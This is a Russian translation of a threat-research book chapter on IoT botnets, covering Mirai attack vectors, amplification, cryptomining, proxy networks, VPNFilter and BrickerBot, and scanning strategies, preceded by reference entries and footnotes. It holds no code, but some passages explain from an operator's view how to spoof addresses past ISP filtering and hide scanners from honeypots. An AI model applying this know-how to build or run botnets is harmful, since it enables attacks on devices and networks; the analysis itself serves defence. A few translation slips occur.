- [20] Michele De Donno, Nicola Dragoni, Alberto Giarretta, and Angelo Spognardi. DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation. Security and Communication Networks, Volume: 2018, Pages: 1-30, 2018. DOI: 10.1155/2018/7178164. Art. ID 7178164.
- [21] David Dagon, Guofei Gu, Christopher P. Lee, and Wenke Lee. A taxonomy of botnet structures. Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007), 2007.
- [22] Contem@efnet. Kaiten.c. <https://packetstormsecurity.com/files/25575/kaiten.c.html>, 2001.
- [23] Pascal Geenens. New Demonbot Discovered. <https://blog.radware.com/security/2018/10/new-demonbot-discovered/>, October 2018.
- [24] Pascal Geenens. Hadoop YARN: An Assessment of the Attack Surface and Its Exploits. <https://blog.radware.com/security/2018/11/hadoop-yarn-an-assessment-of-the-attack-surface-and-its-exploits/>, November 2018.
- [25] Catalin Cimpanu. Someone published a list of telnet credentials for thousands of IoT devices. www.bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/, August 2017.
- [26] Ron Winward. Iot attack handbook: A field guide to understanding iot attacks from the mirai botnet and its modern variants. www.radware.com/iot-attack-ebook, November 2018.
- [27] Scott Hilton. Dyn Analysis Summary Of Friday October 21 Attack. <https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/>, October 2016.
- [28] Sam Kottler. February 28th DDoS Incident Report. <https://github.blog/2018-03-01-ddos-incident-report/>, March 2018.
- [29] Marek Majkowski. Memcrashed - Major amplification attacks from UDP port 11211. <https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/>, February 2018.
- [30] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for IoT devices. <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [31] Raul Pedro Fernandes Santos. Arris password of the day generator. www.borfast.com/projects/arris-password-of-the-day-generator/, 2009.
- [32] Ubiquity Networks Community Forum. USG - HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD. <https://community.ubnt.com/t5/UniFi-Routing-Switching/USG-quot-HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD-quot/td-p/1550469>, April 2016.

- [33] Ankit Anubhav. 36000+ Ubiquity devices now have hostname HACKED-ROUTER-HELP-SOS-HAD-DUPE-PASSWORD. https://twitter.com/ankit_anubhav/status/884813976399249408, July 2017.
- [34] Matt Reynolds. TalkTalk and Post Office customers hit by Mirai worm attack. www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai, November 2016.
- [35] Jamie Johnson. Briton who knocked an entire country offline with cyber attack jailed. www.telegraph.co.uk/news/2019/01/11/briton-knocked-entire-country-offline-cyber-attack-jailed/, January 2019.
- [36] Catalin Cimpanu. US ISP Goes Down as Two Malware Families Go to War Over Its Modems. www.bleepingcomputer.com/news/security/us-isp-goes-down-as-two-malware-families-go-to-war-over-its-modems/, April 2017.
- [37] Telecompaper. Venezuelan operators hit by "unprecedented" cyberattack. www.telecompaper.com/news/venezuelan-operators-hit-by-unprecedented-cyberattack-1208384, August 2017.
- [38] Cisco Talos. New VPNFilter malware targets at least 500K networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, May 2018.
- [39] Cisco Talos. VPNFilter Update - VPNFilter exploits endpoints, targets new devices. <https://blog.talosintelligence.com/2018/06/vpnfilter-update.html>, June 2018.
- [40] Cisco Talos. VPNFilter III: More Tools for the Swiss Army Knife of Malware. <https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html>, September 2018.
- [41] Kaspersky. What is BlackEnergy? <https://usa.kaspersky.com/resource-center/threats/blackenergy>.
- [42] Federal Bureau of Investigation. Foreign cyber actors target home and office routers and networked devices worldwide. www.ic3.gov/media/2018/180525.aspx, May 2018.
- [43] US Department of Justice, Office of Public Affairs. Criminal charges filed in los angeles and alaska in conjunction with seizures of 15 websites offering ddos-for-hire services. www.justice.gov/opa/pr/criminal-charges-filed-los-angeles-and-alaska-conjunction-seizures-15-websites-off, December 2018.
- [44] UK National Crime Agency. International hacker-for-hire jailed for cyber attacks on liberian telecommunications provider. www.nationalcrimeagency.gov.uk/index.php/news-media/nca-news/1542-international-hacker-for-hire-jailed-for-cyber-attacks-on-liberian-telecommun, January 2019.
- [45] Santanna et al. Booters - An analysis of DDoS-as-a-service attacks. IFIP/IEEE International Symposium on Integrated Network Management (IM), 2015.

СНОСКИ

- [1] Сайт журналиста-расследователя Брайана Кребса.
- [2] Французский провайдер веб-хостинга.
- [3] Провайдер системы доменных имён (DNS).
- [4] Формат исполняемых и компокуемых файлов, используемый для программ Linux.
- [5] Канал Unix | соединяет стандартный вывод команды слева со стандартным вводом команды справа.
- [6] Тор — сеть сокрытия личности, состоящая из распределённых ретрансляторов, которые поддерживают добровольцы по всему миру. Она реализует луковую маршрутизацию: сообщения шифруются и проходят через случайную цепочку ретрансляторов, что мешает проследить активность до исходного узла.
- [7] ГРУ, Главное разведывательное управление, — служба военной внешней разведки Российской Федерации.
- [8] Discord — проприетарное бесплатное VoIP-приложение для игровых сообществ, служащее альтернативой Skype и TeamSpeak.

Глава 3. Свойства и техники IoT-ботнетов: взгляд на современное состояние

Pascal Geenens

Radware, Inc.

3.1 Мотивации

Разработка и эксплуатация ботнетов незаконны; преступников привлекает возможность извлечь из них прибыль. Главные мотивы киберпреступлений с использованием ботнетов — деньги и политика (хактивизм и государственные операции). Ботнеты могут применяться для самых разных целей: проведения разрушительных распределённых атак типа «отказ в обслуживании» (DDoS), добычи криптовалюты, сбора разведывательных данных, а также анонимизации и нарушения связи.

3.1.1 Атаки отказа в обслуживании

Долгое время основным и наиболее распространённым назначением IoT-ботнетов было проведение DDoS-атак [1]. Распределённый характер таких атак очевидным образом определяет ценность ботнета. Поскольку ресурсы отдельных ботов (IoT-устройств) ограничены, один бот не способен создать разрушительный объём трафика. Однако множество объединённых в ботнет устройств превращается в эффективное оружие.

Атаки типа «отказ в обслуживании» (DoS) могут быть объёмными или направленными на уровень приложений. Объёмные атаки, как следует из названия, перегружают цель огромным потоком трафика. Для его создания необходимо объединить достаточно много устройств. Другой вариант — задействовать промежуточные службы, которые превращают небольшой объём данных, отправленный ботом или сервером, в значительно больший поток, направленный к жертве. Такие атаки называют атаками с усилением; в них используются доступные из интернета службы, возвращающие большие ответы на короткие запросы. Атакующий сервер или бот непрерывно посылает запросы такой службе и заставляет её отвечать жертве. Для этого в запросах подменяется исходный IP-адрес: вместо адреса атакующего указывается адрес жертвы. Подмена адреса возможна лишь в протоколах без установления соединения, таких как UDP. К типичным службам усиления относятся DNS, SSDP, NTP и CharGen; в среднем они способны увеличить объём трафика в 30–500 раз. Позднее для атаки мощностью 1,35 Тбит/с была использована Memcached — служба кеширования облачных серверов, которая вообще не должна быть доступна из интернета [2]. Было установлено, что Memcached обеспечивает усиление в 10 000–50 000 раз [3]. Любая служба, у которой ответ больше запроса и которую можно заставить отвечать не отправителю, а другому узлу, становится подходящим средством усиления. Однако при всей своей мощности атаки с усилением плохо подходят для ботнетов. Это видно по векторам атак Mirai [4], среди которых усиление отсутствует:

1. UDP-флуд: прямой поток UDP-пакетов.
2. VSE-флуд: поток запросов к Valve Source Engine.
3. DNS-флуд: атака «китайская попытка водой» на DNS.
4. SYN-флуд: поток TCP SYN-пакетов.
5. ACK-флуд: поток TCP ACK-пакетов.
6. STOMP-флуд: поток TCP ACK-пакетов в рамках установленного сеанса.

7. GRE IP-флуд: поток IP-пакетов в туннеле GRE.
8. GRE ETH-флуд: поток Ethernet-кадров в туннеле GRE.
9. Обычный UDP-флуд: поток UDP-пакетов, оптимизированный по скорости.
10. HTTP-флуд: поток HTTP-запросов на уровне приложений (уровень 7).

Для эффективной атаки с усилением ботнету потребовалась бы дополнительная логика управления исходящим трафиком, направляемым к серверу-усилителю. Если не ограничивать этот поток, можно нарушить работу самой службы усиления. Поэтому для успешной атаки необходимо контролировать суммарную исходящую пропускную способность. Кроме того, усиление основано на подмене исходного IP-адреса, а многие интернет-провайдеры блокируют (или должны блокировать) трафик с недопустимыми исходными адресами, выходящий из их сетей (см. IETF BCP 38 [5]). Следовательно, нельзя рассчитывать, что любое устройство сумеет отправить такой трафик службе усиления. Сначала нужно проверить каждый бот и определить, допускает ли его сеть подмену исходного IP-адреса, а затем учесть доступную ему исходящую пропускную способность в общем объеме атаки.

Хотя многие интернет-провайдеры отбрасывают выходящий из их сетей трафик с подменёнными адресами, Mirai и Qbot всё же поддерживают такие варианты атак. Используемый ими алгоритм выбирает случайные исходные IP-адреса в пределах маски подсети внешнего адреса атакующего устройства. Например, если его внешний адрес имеет вид $a.b.c.d/16$, алгоритм случайным образом изменяет в исходном адресе отправляемых пакетов только компоненты c и d . Подменённые адреса при этом остаются в подсети провайдера и не отфильтровываются его вышестоящими маршрутизаторами.

DoS-атаки на уровне приложений обычно требуют сохранения состояния соединения, поэтому подмена адреса становится практически невозможной. Например, для атаки с помощью HTTP GET необходимо установить TCP-соединение, выполнив трёхэтапное рукопожатие между сервером и клиентом, а значит, клиент не может скрыть свой адрес таким способом. Зато множество ботов позволяет прекрасно масштабировать DoS-атаки на уровне приложений, а распределённость ботнета затрудняет их обнаружение, исследование и нейтрализацию.

Суть чисто объёмной DoS-атаки — создать трафик, достаточный для нарушения работы цели. Точная требуемая пропускная способность обычно несущественна: главное, чтобы её хватило. Ботнет может атаковать на полную мощность — чем больше, тем лучше. Его распределённая природа мешает обнаруживать и блокировать атаку простыми IP-фильтрами. Если ботнет распределён по всему миру, как бывает в большинстве случаев, трафик достигает жертвы множеством интернет-маршрутов. Именно поэтому ботнеты идеально подходят для объёмных DDoS-атак. Они не ограничены внешними каналами связи провайдера или страны, где находится жертва: распределённость позволяет задействовать почти все доступные маршруты, включая множество межконтинентальных и национальных магистральных каналов.

3.1.2 Криптомайнинг

DDoS долгое время оставался основной вредоносной функцией ботов. В 2017 году использование криптовалюты в программах-вымогателях стало обычным явлением. Однако такие программы оказались не лучшим средством быстрого заработка, поскольку требовали участия конечных пользователей. Большинство жертв плохо знакомо с криптовалютами и не понимает, как заплатить выкуп. Поэтому авторам вымогателей приходилось подробно объяснять, где приобрести криптовалюту и как перевести её на счёт злоумышленника, чтобы получить ключ для расшифровки файлов. Гораздо выгоднее было вовсе обойтись без участия пользователя, и вскоре преступники переключились с вымогательства на более удобный скрытый майнинг: в браузер жертвы загружался написанный на JavaScript майнер, который без её ведома и согласия добывал Monero или другую криптовалюту. Вскоре к этой золотой лихорадке присоединились и IoT-ботнеты.

Следует учитывать, что ресурсы IoT-устройств ограничены, поэтому они далеко не лучшая платформа для добычи криптовалюты. По мере усложнения и роста ресурсоёмкости криптографической задачи, которую необходимо решить, чтобы предложить новый блок для добавления в блокчейн, майнеры стали объединяться. Каждый участник такого объединения вносит свой вклад в решение общей задачи. Если группа первой среди всех майнеров находит решение, она получает вознаграждение за добавление блока в цепочку, а затем распределяет его пропорционально вкладу участников. Такие объединения называют майнинговыми пулами. Они позволяют эффективно задействовать даже слабые устройства, поэтому злоумышленники взламывают IoT-устройства, заражают их майнерами и от имени владельца ботнета подключают к пулу. Вся прибыль от их работы достаётся оператору ботнета. Эта функция появилась в нескольких ботнетах, нацеленных на IoT, например в Droidminer [6]. Впрочем, вскоре их операторы поняли, что благодаря гибко масштабируемым ресурсам облачных платформ «добывать золото» в облаке выгоднее.

Это стало одной из причин, по которым IoT-ботнеты, такие как Owari, начали эксплуатировать облачные сервисы с использованием эксплойта Hadoop YARN [7].

Ещё один интересный способ злоупотребления IoT в этой сфере — атака непосредственно на специализированные устройства для добычи криптовалюты. Такие майнеры относятся к IoT-устройствам и в большинстве случаев работают под управлением урезанной версии Linux. Вероятность первым подобрать подходящее одноразовое значение и получить вознаграждение растёт вместе со скоростью вычисления хешей. Майнер состоит из одного или нескольких графических процессоров (GPU), подобных тем, что устанавливаются в игровых компьютерах, и маломощного центрального процессора управления. На нём работает Linux и программа, использующая GPU для расчёта хешей. Специализированные майнеры обеспечивают наиболее энергоэффективный способ добычи криптовалюты — процесса, который в целом требует огромных затрат электроэнергии.

Майнеры очень похожи на другие IoT-устройства: они работают под той же операционной системой (Linux), в столь же ограниченных условиях и страдают от многих тех же проблем безопасности и уязвимостей. В январе 2018 года был обнаружен вариант Satori, нацеленный на системы с популярным закрытым клиентом Claymore Miner [8]. Ботнет эксплуатировал уязвимость программы, позволявшую изменить майнинговый пул и кошелек для выплат. В результате взломанная система незаметно начинала добывать криптовалюту не для своего владельца, а для злоумышленника. Это сравнительно простая, но очень эффективная атака. Благодаря действенным методам обнаружения жертв и распространения, которыми пользуются IoT-ботнеты, злоумышленник может быстро подчинить достаточно устройств и накопить внушительное количество цифрового золота.

3.1.3 Анонимизирующие прокси

Большая сеть взломанных систем — эффективное средство сокрытия источника вредоносного трафика. Доступ к сетям-анонимайзерам продают за криптовалюту на рынках даркнета. Их используют для самых разных целей: от посещения киберпреступных форумов и проверки данных украденных банковских карт в интернет-магазинах (кардинга) до сокрытия источников спама, серверов для мошенничества с рекламными переходами и многого другого.

IoT-устройства, особенно маршрутизаторы, служат прекрасной основой для сетей-анонимайзеров. В феврале 2018 года ботнет OMG [9], в котором обнаружились следы Mirai и Satori/Masuta, атаковал IoT-устройства и заражал их вредоносной программой, перенаправлявшей трафик через SOCKS-серверы. OMG использовал Зргоху — компактный кроссплатформенный прокси-сервер с открытым исходным кодом. Он поддерживает HTTP с HTTPS и FTP, SOCKS v4/v4.5/v5, POP3, SMTP, AIM/ICQ, MSN/Windows Live Messenger, FTP, кеширующий DNS-прокси, а также перенаправление портов TCP и UDP.

В марте 2018 года компания, специализирующаяся на информационной безопасности, сообщила об Inception Network [10] — сети уязвимых UPnP-устройств, действовавшей с 2014 года. Её применяла для скрытых атак кибершпионская группировка неизвестного происхождения Inception APT. Сеть объединяет маршрутизаторы в цепочки из нескольких прокси-серверов, за которыми можно скрыть источник соединения. В устройствах некоторых производителей служба UPnP по умолчанию принимает запросы на внешнем интерфейсе. Такой маршрутизатор можно захватить и настроить на пересылку трафика, предназначенного определённому порту устройства, другому узлу в интернете. Для злоупотребления этой службой не требуется устанавливать на маршрутизатор специальную вредоносную программу. Метод легко масштабируется: для каждого соединения можно динамически создавать цепочку уязвимых маршрутизаторов, а после его завершения удалять её.

В январе 2019 года исследовательская группа американского интернет-провайдера CenturyLink обнаружила IoT-ботнет, который перенаправлял трафик в рамках мошеннической схемы с рекламой в роликах YouTube [11]. Исследователи выявили новый прокси-модуль вредоносной программы TheMoon. Этот ботнет существует с 2014 года и заражает уязвимые маршрутизаторы и IoT-устройства посредством эксплуатации уязвимостей. В первые годы его применяли главным образом для DDoS-атак, но позднее превратили из DDoS-оружия в прокси-сеть. Вредоносная программа загружает дополнительный модуль, который запускает на заражённом устройстве прокси-сервер SOCKS5. Операторы сдают части ботнета другим преступным группам, а те скрывают через прокси атаки перебором, подстановку похищенных учётных данных, мошенничество с рекламой и другие действия. Исследователи обнаружили 24 сервера управления (C2), к которым подключались боты для получения команд.

3.1.4 Подслушивание

Известно, что IoT-боты следят за сетевым трафиком. Одни делают это пассивно, лишь собирая сведения, а другие активно внедряют вредоносный код JavaScript в HTTP-трафик, проходящий через скомпрометированный маршрутизатор. Цели бывают разными: сбор разведывательных данных о жертвах, запуск написанного на JavaScript скрытого майнера, кража учётных данных, перехват реквизитов банковских карт посредством внедрения JavaScript, доставка вредоносных программ для Windows путём внедрения HTML-кода и многое другое.

Например, в августе 2018 года исследователи обнаружили [12] более 200 000 маршрутизаторов, заражённых программой, которая внедряла вредоносную версию браузерного майнера Coinhive во все веб-страницы, посещаемые ничего не подозревающими пользователями. Скрытая добыча

криптовалюта снижала производительность и увеличивала трафик, поэтому операторы кампании поняли, что привлекут внимание интернет-провайдеров и специалистов по безопасности, и быстро изменили тактику. Чтобы оставаться незаметными, они стали внедрять вредоносный сценарий Coinhive только в страницы ошибок, возвращаемые маршрутизатором.

У VPNFilter [13] было обнаружено несколько вредоносных подключаемых модулей третьего этапа. Они крали учётные данные, собирали сведения об удалённых сетях, перехватывали или блокировали сетевой трафик, а также отслеживали протоколы диспетчерского управления и сбора данных (SCADA), например Modbus.

3.1.5 Выведение из строя

Нарушение связи способно вывести из строя городские сети видеонаблюдения, инфраструктуру интернет-провайдеров или даже отключить от интернета целые регионы, посеяв хаос. Заразив достаточно устройств в определённом регионе или диапазоне IP-адресов, злоумышленники могут приказать вредоносной программе необратимо повредить их. Один из примеров — BrickerBot, созданный исключительно для уничтожения заражённых IoT-устройств. Его автор под псевдонимом Janit0r называл свой проект «интернет-химиотерапией». Ботнет использовал множество известных уязвимостей IoT, чтобы взламывать устройства, обнаруженные сетью сторожевых узлов, а затем выполнял через удалённую оболочку последовательность разрушительных команд. Они повреждали флеш-память или лишали устройство доступа к интернету.

Другой сложный ботнет с возможностью необратимо повредить устройство — VPNFilter. Предполагается, что он был частью государственной операции, направленной прежде всего против украинских маршрутизаторов. Получив одну удалённую команду оператора, бот пытался уничтожить себя. Назначение этой функции VPNFilter остаётся неясным. Возможно, она должна была посеять хаос и нарушить связь в одном из регионов Украины. С другой стороны, её могли использовать для уничтожения следов на заражённом устройстве и затруднения криминалистического исследования, чтобы помешать установить виновника.

3.2 Обнаружение

Обнаружение - один из важных аспектов, которые нужно учитывать при проектировании ботнета. Мощный ботнет должен быть способен выполнять разрушительные атаки, и его способность делать это главным образом определяется размером (числом ботов). Масштабируемая C2-архитектура ничего не стоит без большого количества скомпрометированных устройств, которыми нужно управлять.

Этап поиска жертв — один из самых заметных и открытых видов активности ботнета. Специалисты по безопасности по всему миру развернули средства сбора сетевого трафика и приманки, чтобы перехватывать поисковый трафик и обнаруживать новые ботнеты на самых ранних стадиях. С точки зрения оператора ботнета интернет превратился в настоящее минное поле. Возможность пройти его, не задев ловушки, зависит от выбранного метода сканирования, причём любой выбор потребует компромиссов.

3.2.1 Распределенное сканирование

Самораспространяющееся, червеобразное поведение известно как наиболее эффективный метод увеличения ботнета за ограниченное время. Каждое зараженное устройство само становится сканером, активно ищет в интернете новых потенциальных жертв и заражает их либо сообщает о них центральному экземпляру для дальнейшей эксплуатации и заражения. См. рис. 3.1.




Рис. 3.1. Распределенное сканирование.

Распределенное сканирование обеспечивает почти экспоненциальный рост ботнета. По мере обнаружения и заражения новых ботов все больше активных участников выполняют сканирование, и вероятность обнаружить новых потенциальных жертв за ограниченное время растет с каждым новым участником.

Представьте, что оператор создаёт ботнет с одного устройства, взломанного вручную. Оно сканирует интернет в поисках известных уязвимостей и открытых портов. Найденная жертва заражается и тоже начинает активно сканировать сеть. Теперь поиск ведут уже два узла, и вероятность обнаружить новых жертв фактически удваивается. Затем каждый из них находит ещё по одному устройству: число ботов вырастает до четырёх, вскоре — до восьми, шестнадцати и так далее. Так вероятность обнаружения новых жертв растёт экспоненциально, а сам ботнет — почти экспоненциально.

Недостаток распределённого сканирования состоит в том, что сканер приходится встраивать в самого бота. Ресурсы IoT-устройств ограничены, а работают они под управлением встраиваемых и урезанных версий Linux. Следовательно, бот должен занимать мало памяти и экономно расходовать ресурсы процессора. Наличие разделяемых библиотек или популярных языков сценариев, таких как Python, не гарантируется; чаще всего их вообще нет. Установить новые библиотеки или пакеты зачастую невозможно: во встраиваемых системах Linux флеш-память обычно монтируется только для чтения. Всё это заметно усложняет реализацию распределённых сканеров. См. также раздел 3.6.

Сканер *Mirai* можно считать эффективным и одним из самых часто заимствуемых механизмов сканирования портов и перебора учётных данных в ботнетах. Добавить в него, например, поддержку SSH на языке C значительно труднее, чем написать аналогичный сканер на Python. Некоторые авторы IoT-ботов пошли по пути наименьшего сопротивления и реализовали распределённое сканирование SSH с помощью сценария Python и библиотеки *Paramiko*. Такой способ работает лишь на устройствах, где уже установлен Python и разрешена установка новых модулей через менеджер пакетов *pip*. Подобных устройств немного, хотя и больше, чем можно было бы предположить. IoT-системы используют ту же Linux, что и серверы, пусть и в урезанном

виде, поэтому от IoT-устройств злоумышленники легко переходят к серверам, особенно облачным. При наличии привилегий те обычно позволяют устанавливать пакеты Python.

Другой интересный шаблон проектирования основан на языке Lua (см. раздел 3.6). Его легко встроить в программу на C, после чего её возможности можно динамически расширять сценариями. Lua увеличивает объём занимаемой памяти, но среди интерпретаторов языков сценариев он один из самых экономных по потреблению памяти и ресурсов процессора. Его надёжность проверена на маломощных IoT-устройствах, и он, вероятно, представляет собой один из лучших способов создавать модульные расширения для сложных IoT-ботнетов. В октябре 2018 года был обнаружен DDoS-ботнет Chalubo [14], в боты которого встроили поддержку Lua. Он был ориентирован главным образом на серверы Linux, но также поддерживал и заражал IoT-устройства.

Другой, более серьёзный недостаток распределённого сканирования — создаваемый им шум. Как уже говорилось, интернет напоминает поле, усеянное исследовательскими датчиками и приманками. Беспорядочное сканирование всего подряд плохо сочетается с незаметностью. Поскольку каждый узел ищет новых жертв, специалисты по безопасности могут выявлять заражённые устройства, строить карту ботнета и оценивать его размер. Когда одновременно сканируют тысячи узлов, вероятность попасть в приманку очень велика. Вскоре исследователи могут обманом заставить загрузчик выдать исполняемые файлы бота. После обратной разработки они раскроют эксплойты, методы работы и инфраструктуру управления, затем перенаправят домены в контролируемую ими сеть, заблокируют трафик или выведут из строя серверы C2. Если ботнет не располагает надёжным механизмом восстановления управления, это окончательно его парализует.

Тем не менее распределённое сканирование остаётся одним из самых популярных шаблонов построения ботнетов, поскольку обеспечивает их быстрый рост. Приёмы уклонения от обнаружения, резервные серверы C2 и защищённые от жалоб виртуальные серверы повышают устойчивость к блокировке и перехвату управления. Mirai, Reaper/IoTrooper, Satori и другие ботнеты использовали или продолжают использовать распределённое сканирование, причём весьма успешно.

3.2.2 Центральное сканирование

Противоположный подход — централизованное сканирование. В этом случае интернет в поисках новых жертв активно сканируют лишь один или несколько серверов (см. рис. 3.2). Обнаружив подходящее устройство, сервер может заразить его самостоятельно или передать сведения отдельному серверу-загрузчику. Разделение задач между небольшими микрослужбами, как в Mirai, позволяет создавать более масштабируемую и надёжную инфраструктуру C2.




Рис. 3.2. Центральное сканирование.

Централизованное сканирование можно выполнять на полнофункциональных мощных серверах Linux, поэтому атакующему доступен широкий арсенал готовых инструментов: сканеры портов, языки высокого уровня и, в частности, Python с множеством дополнительных модулей, позволяющих быстро создавать новые сканеры. Ко многим эксплойтам прилагается демонстрационный код, нередко написанный на Python; злоумышленнику достаточно скопировать его, чтобы расширить возможности своего сканера. Даже старые известные уязвимости по-прежнему весьма действенны против IoT, поскольку устройства обновляют редко или не обновляют вообще. Кроме того, поддерживать и развивать сканер на нескольких серверах намного проще, чем обновлять целый ботнет, для чего может понадобиться заново загрузить программу на все ранее заражённые узлы.

Централизованное сканирование можно сочетать с распределённым, и на практике это делают довольно часто. В Mirai уже имелся эффективный сканер, поэтому логично было использовать его для взлома устройств через Telnet с учётными данными по умолчанию. В то же время параметр конфигурации Mirai позволяет собрать бота с отключённым модулем сканирования Telnet. Ботнет JenX [15] использовал код Mirai, но отключал этот модуль и искал потенциальных жертв исключительно централизованно.

При централизованном подходе сканирование ведут всего один или несколько серверов, поэтому шума возникает гораздо меньше, чем от тысяч устройств, беспорядочно проверяющих одни и те же диапазоны IP-адресов. Недостаток состоит в том, что скорость роста ботнета увеличивается медленнее числа сканирующих серверов. Масштабирование можно улучшить, добавив серверы и распределив между ними диапазоны по географическому принципу; при этом вероятность задеть приманку останется небольшой. Быстро растущие ботнеты с распределённым сканированием, такие как IoToor и Satori, создавали в сетях обнаружения сотни тысяч событий. Централизованный сканер оставит на каждой приманке лишь одно событие. Поэтому обнаружить его — всё равно что найти иголку в стоге сена, тогда как растущий ботнет с распределённым сканированием выдаёт себя сразу.

Однако без дополнительных мер централизованное сканирование напрямую выдаёт сервер, с которого оно ведётся. Для эксплуатации большинства уязвимостей требуется TCP-соединение, поэтому подменить адрес источника невозможно. Скрыть его можно было бы с помощью Tor [16], но в некоторых странах с большим количеством IoT-устройств, например в Китае, эта сеть

полностью заблокирована. Другой и, вероятно, лучший способ — направлять сканирование через уже заражённых ботов. Для этого скомпрометированные устройства превращают в прокси- или SOCKS-серверы либо создают с помощью iptables или UPnP правила перенаправления портов, чтобы трафик прошёл через несколько устройств, прежде чем достигнет цели. Сканирование останется практически незаметным, а исходные серверы не будут раскрыты и не попадут в чёрные списки.

3.2.3 Sentinel-узлы

BrickerBot применял ещё один интересный и очень скрытный способ поиска потенциальных жертв. Разместив в интернете датчики, он обнаруживал активность ботов, выполняющих распределённое сканирование. Если постороннее устройство пыталось взломать принадлежащий BrickerBot узел, тот проводил ответную атаку и уничтожал нападавшее устройство (см. рис. 3.3). Отсюда и название «сторожевой узел».

